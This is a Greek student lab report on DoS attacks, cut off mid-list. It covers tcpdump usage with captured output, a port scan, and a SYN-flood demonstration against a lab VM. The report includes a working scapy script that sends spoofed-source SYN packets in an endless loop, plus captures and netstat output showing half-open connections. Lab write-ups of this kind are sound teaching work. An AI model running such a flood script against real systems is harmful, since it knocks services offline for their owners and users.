Σύγχρονες Εφαρμογές Ασφάλειας


Μπουρλάκης Γεώργιος

1054321

Επιθέσεις DDOS-DOS


1) Επίδειξη μηχανισμού 3-WAY HANDSHAKE με χρήση tcpdump

- Σύνδεση από windows στο Debian VM:



- Εκτέλεση εντολής:

  tcpdump -vvv -nn -I eth0 -s 1500 -S -X -c 5 src net 192.168.1.84 and dst net 192.168.1.119 and port 22



- Τα πακέτα φαίνονται στην παραπάνω φωτογραφία με κάποια ενδεικτικά να είναι τα sequence numbers: 190654678 και 190654712 και τα acknowledgment numbers: 2413673572 που γίνεται στη συνέχεια 2413673613

2) Εντολές

- tcpdump -v -n host 192.168.1.105

  Με την παράμετρο -v παράγεται λίγο πιο εκτεταμένη έξοδος δηλαδή TTL, identification, total length και επιλογές για το IP πακέτο. Με την παράμετρο -n δεν μετατρέπονται διευθύνσεις όπως του host σε ονόματα.

```
root@kali:~# tcpdump -v -n host 192.168.1.105
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:52:05.950205 IP (tos 0x0, ttl 64, id 20484, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 961, length 64
10:52:06.974254 IP (tos 0x0, ttl 64, id 20613, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 962, length 64
10:52:07.998076 IP (tos 0x0, ttl 64, id 20655, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 963, length 64
10:52:09.022047 IP (tos 0x0, ttl 64, id 20679, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 964, length 64
10:52:10.046259 IP (tos 0x0, ttl 64, id 20689, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 965, length 64
10:52:11.070154 IP (tos 0x0, ttl 64, id 20918, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 966, length 64
10:52:12.093617 IP (tos 0x0, ttl 64, id 20999, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 967, length 64
10:52:13.117885 IP (tos 0x0, ttl 64, id 21037, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 968, length 64
10:52:14.141870 IP (tos 0x0, ttl 64, id 21225, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 969, length 64
10:52:15.165625 IP (tos 0x0, ttl 64, id 21237, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 970, length 64
10:52:16.189995 IP (tos 0x0, ttl 64, id 21412, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 971, length 64
10:52:17.213908 IP (tos 0x0, ttl 64, id 21430, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 972, length 64
10:52:18.238068 IP (tos 0x0, ttl 64, id 21489, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 973, length 64
10:52:19.262314 IP (tos 0x0, ttl 64, id 21648, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 974, length 64
10:52:20.285915 IP (tos 0x0, ttl 64, id 21902, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 975, length 64
^C
15 packets captured
15 packets received by filter
0 packets dropped by kernel
root@kali:~#
```

Με την παράμετρο -vvv παράγεται αρκετά εκτεταμένη έξοδος, όπως οι επιλογές SB και SE του telnet. Με την παράμετρο -nn μπλοκάρεται η μετατροπή host διευθύνσεων και port αριθμών σε ονόματα. Με την παράμετρο -i ακολουθεί ένα interface που θα κάνουμε listen. Το 1514 αναφέρεται στο μέγεθος σε bytes που γίνεται capture. Η παράμετρος -S εμφανίζει απόλυτους τους sequence αριθμούς. Η παράμετρος -X εμφανίζει τις επιλογές του telnet σε δεκαεξαδική μορφή. Η παράμετρος -c αναφέρεται στον αριθμό των πακέτων που μετρούνται μέχρι την έξοδο(εδώ 5).


```
root@kali:~# tcpdump -vvv -nn -i eth0 -s 1514 host 192.168.1.105 -S -X -c 5
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 1514 bytes
10:58:40.190055 IP (tos 0x0, ttl 64, id 2564, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 1346, length 64
        0x0000:  4500 0054 0a04 4000 4001 ac74 c0a8 0177  E..T..@.@..t...w
        0x0010:  c0a8 0169 0800 5966 0634 0542 b015 a85f  ...i..Yf.4.B..._
        0x0020:  0000 0000 79db 0200 0000 0000 1011 1213  ....y...........
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ............ !"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
10:58:41.213822 IP (tos 0x0, ttl 64, id 2712, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 1347, length 64
        0x0000:  4500 0054 0a98 4000 4001 abe0 c0a8 0177  E..T..@.@......w
        0x0010:  c0a8 0169 0800 8708 0634 0543 b115 a85f  ...i.....4.C..._
        0x0020:  0000 0000 4a38 0300 0000 0000 1011 1213  ....J8..........
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ............ !"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
10:58:42.238493 IP (tos 0x0, ttl 64, id 2727, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 1348, length 64
        0x0000:  4500 0054 0aa7 4000 4001 abd1 c0a8 0177  E..T..@.@......w
        0x0010:  c0a8 0169 0800 f9a6 0634 0544 b215 a85f  ...i.....4.D..._
        0x0020:  0000 0000 d698 0300 0000 0000 1011 1213  ................
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ............ !"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
10:58:43.262489 IP (tos 0x0, ttl 64, id 2761, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 1349, length 64
        0x0000:  4500 0054 0ac9 4000 4001 abaf c0a8 0177  E..T..@.@......w
        0x0010:  c0a8 0169 0800 2548 0634 0545 b315 a85f  ...i..%H.4.E..._
        0x0020:  0000 0000 a9f6 0300 0000 0000 1011 1213  ................
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ............ !"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
10:58:44.285982 IP (tos 0x0, ttl 64, id 2890, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.119 > 192.168.1.105: ICMP echo request, id 1588, seq 1350, length 64
        0x0000:  4500 0054 0b4a 4000 4001 ab2e c0a8 0177  E..T.J@.@......w
        0x0010:  c0a8 0169 0800 baeb 0634 0546 b415 a85f  ...i.....4.F..._
        0x0020:  0000 0000 1252 0400 0000 0000 1011 1213  .....R..........
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ............ !"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
5 packets captured
5 packets received by filter
0 packets dropped by kernel
```

- tcpdump -vvv -nn -i wlan0 -s 1514 host 192.168.1.105 -S -X -c 5

  Αυτή η εντολή κάνει ακριβώς τα ίδια με την προηγούμενη αλλά κάνει listen διαφορετικό interface(εδώ το wlan0)

- tcpdump -nnvvvXSs 1514 host 192.168.1.105 and dst port 22


  Γίνεται listen με ακριβώς ίδιες παραμέτρους με το προηγούμενο παράδειγμα αλλά η διαφορά είναι ότι το listen γίνεται μόνο για το port 22.



- tcpdump -vvv -nn -i eth0 -s 1514 -S -X -c 5 src 192.168.1.102 or dst 192.168.1.102 and port 22

  Γίνεται listen για το host 192.168.1.102 είτε αυτό ανοίξει μία ssh σύνδεση είτε κάποιος άλλος κάνει ssh σε αυτόν στο port 22.


- tcpdump -vvv -nn -i eth0 -s 1514 -S -X -c 5 src or dst [redacted]
  Κάνει listen για TCP πακέτα που προέρχονται ή κατευθύνονται σε αυτή την IP:[redacted] (στο interface eth0)



- tcpdump -vvv -nn -i wlan0 - s 1514 -S -X -c 5 src 192.168.1.102 or dst 192.168.1.102 and port 22
  Κάνει listen για TCP πακέτα που προέρχονται ή κατευθύνονται σε αυτή την IP:[redacted] (στο interface wlan0) στο port 22.

- tcpdump udp -i eth0

  Γίνεται listen για UDP πακέτα στο interface eth0.



- tcpdump udp -i any -c 10

  Γίνεται listen για UDP πακέτα σε οποιοδήποτε interface για τα πρώτα 10 πακέτα.

3) Επίδειξη κακόβουλης επίθεσης DoS μέσω IP ADDRESS SPOOFING και SYN FLOODING με IP διευθύνσεις που ανήκουν στο ίδιο LAN

1. Με την εντολή: python port_scan.py 192.168.1.119 22 443 βλέπουμε ότι είναι ανοικτές οι πόρτες 22 και 80.

```
root@kali:~/Desktop# python port_scan.py 192.168.1.119 22 443
22.....80.....
.....
.....

The open ports:


22:    ssh 22/tcp # SSH Remote Login Protocol
80:    http 80/tcp www # WorldWideWeb HTTP
root@kali:~/Desktop#
root@kali:~/Desktop#
```

2. Με την εντολή: python syn_flood.py (αριστερό παράθυρο επόμενης φωτογραφίας)με spoofed IP επιτιθέμενου: 192.168.1.90 αντί για 192.168.1.118 όπως φαίνεται στο παρακάτω script


```
from scapy.all import *

def tcp_syn(ip_address1, ip_address2, sport, dport):
        s_addr = ip_address2
        d_addr = ip_address1

        packet = IP(src=s_addr, dst=d_addr)/TCP(sport=sport,dport=dport,seq=1505066,flags="S")
        send(packet)

while True:
        tcp_syn("192.168.1.20", "192.168.1.90", 22, 22)
```

και τις εντολές:

sudo tcpdump -vvv -nn -i eth0 -s 1500 -S -X dst 192.158.1.20 (πάνω δεξιά)
sudo tcpdump -vvv -nn -i eth0 -s 1500 -S -X src 192.158.1.90 (κάτω δεξιά)

Η εντολή στέλνει απεριόριστα πακέτα μέχρι χειροκίνητο σταμάτημα στην πόρτα 22 της IP: 192.168.1.20 από την IP: 192.168.1.90

Τα πακέτα πέρασαν κανονικά στο Debian VM από το kali, επειδή η κίνηση προέρχεται από το LAN οπότε δεν μπλοκάρεται.


.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^CTraceback (most recent call last):
File "syn_flood.py", line 11, in <module>
tcp_syn("192.168.1.20", "192.168.1.90", 22, 22)
File "syn_flood.py", line 8, in tcp_syn
send(packet)
KeyboardInterrupt
root@kali:~/Desktop#
192.168.1.90.22 > 192.168.1.20.22: Flags [S], cksum 0x14b7 (correct), seq 1505066, win 819
2, length 0
0x0000: 4500 0028 0001 0000 4006 f710 c0a8 015a E..(....@......Z
0x0010: c0a8 0114 0016 0016 0016 f72a 0000 0000 ....*....
0x0020: 5002 2000 14b7 0000 P.......
12:14:13.675463 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
192.168.1.90.22 > 192.168.1.20.22: Flags [S], cksum 0x14b7 (correct), seq 1505066, win 819
2, length 0
0x0000: 4500 0028 0001 0000 4006 f710 c0a8 015a E..(....@......Z
0x0010: c0a8 0114 0016 0016 0016 f72a 0000 0000 ....*....
0x0020: 5002 2000 14b7 0000 P.......
12:14:13.723825 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
192.168.1.90.22 > 192.168.1.20.22: Flags [S], cksum 0x14b7 (correct), seq 1505066, win 819
2, length 0
0x0000: 4500 0028 0001 0000 4006 f710 c0a8 015a E..(....@......Z
0x0010: c0a8 0114 0016 0016 0016 f72a 0000 0000 ....*....
0x0020: 5002 2000 14b7 0000 P.......
^C
2351 packets captured
2351 packets received by filter
0 packets dropped by kernel
root@kali:~/Desktop#
root@kali: ~/Desktop 94x22
192.168.1.90.22 > 192.168.1.20.22: Flags [S], cksum 0x14b7 (correct), seq 1505066, win 819
2, length 0
0x0000: 4500 0028 0001 0000 4006 f710 c0a8 015a E..(....@......Z
0x0010: c0a8 0114 0016 0016 0016 f72a 0000 0000 ....*....
0x0020: 5002 2000 14b7 0000 P.......
12:14:13.675453 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
192.168.1.90.22 > 192.168.1.20.22: Flags [S], cksum 0x14b7 (correct), seq 1505066, win 819
2, length 0
0x0000: 4500 0028 0001 0000 4006 f710 c0a8 015a E..(....@......Z
0x0010: c0a8 0114 0016 0016 0016 f72a 0000 0000 ....*....
0x0020: 5002 2000 14b7 0000 P.......
12:14:13.723795 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
192.168.1.90.22 > 192.168.1.20.22: Flags [S], cksum 0x14b7 (correct), seq 1505066, win 819
2, length 0
0x0000: 4500 0028 0001 0000 4006 f710 c0a8 015a E..(....@......Z
0x0010: c0a8 0114 0016 0016 0016 f72a 0000 0000 ....*....
0x0020: 5002 2000 14b7 0000 P.......
^C
2349 packets captured
2349 packets received by filter
0 packets dropped by kernel
root@kali:~/Desktop#


3. Εκτελώντας ξανά τις ίδιες εντολές από το kali:

python syn_flood.py

sudo tcpdump -vvv -nn -i eth0 -s 1500 -S -X dst 192.158.1.20

sudo tcpdump -vvv -nn -i eth0 -s 1500 -S -X src 192.158.1.90

αλλά τώρα κατά τη διάρκεια της DoS επίθεσης στο victim machine (debian) εκτελούμε πολλές φορές την εντολή: netstat -n | grep tcp και τα αποτελέσματα παραμένουν τα ίδια για περίπου 75 δευτερόλεπτα (δηλαδή και μετά τη λήξη της επίθεσης). Αυτό δείχνει ότι όλα τα TCP πακέτα είναι στην ίδια κατάσταση SYN_RECV (δηλαδή ανοικτή σύνδεση και όχι επιβεβαιωμένη) και θα υπήρχε πρόβλημα στο victim machine αν στελνόταν ατελείωτη ροή SYN πακέτων.



4) Άλλες χρήσιμες εντολές για την ανάλυση εισερχόμενης/εξερχόμενης είναι η netstat και η netcat.

- netstat -a

  Με αυτή την εντολή εμφανίζονται όλες οι ενεργές TCP συνδέσεις και αυτές που βρίσκονται σε κατάσταση listening και οι υπόλοιπες συνδέσεις όπως UDP και Unix.
- netstat -at

  Παρόμοια με την προηγούμενη εντολή αλλά εμφανίζονται μόνο οι συνδέσεις για το TCP πρωτόκολλο.
- netstat -au

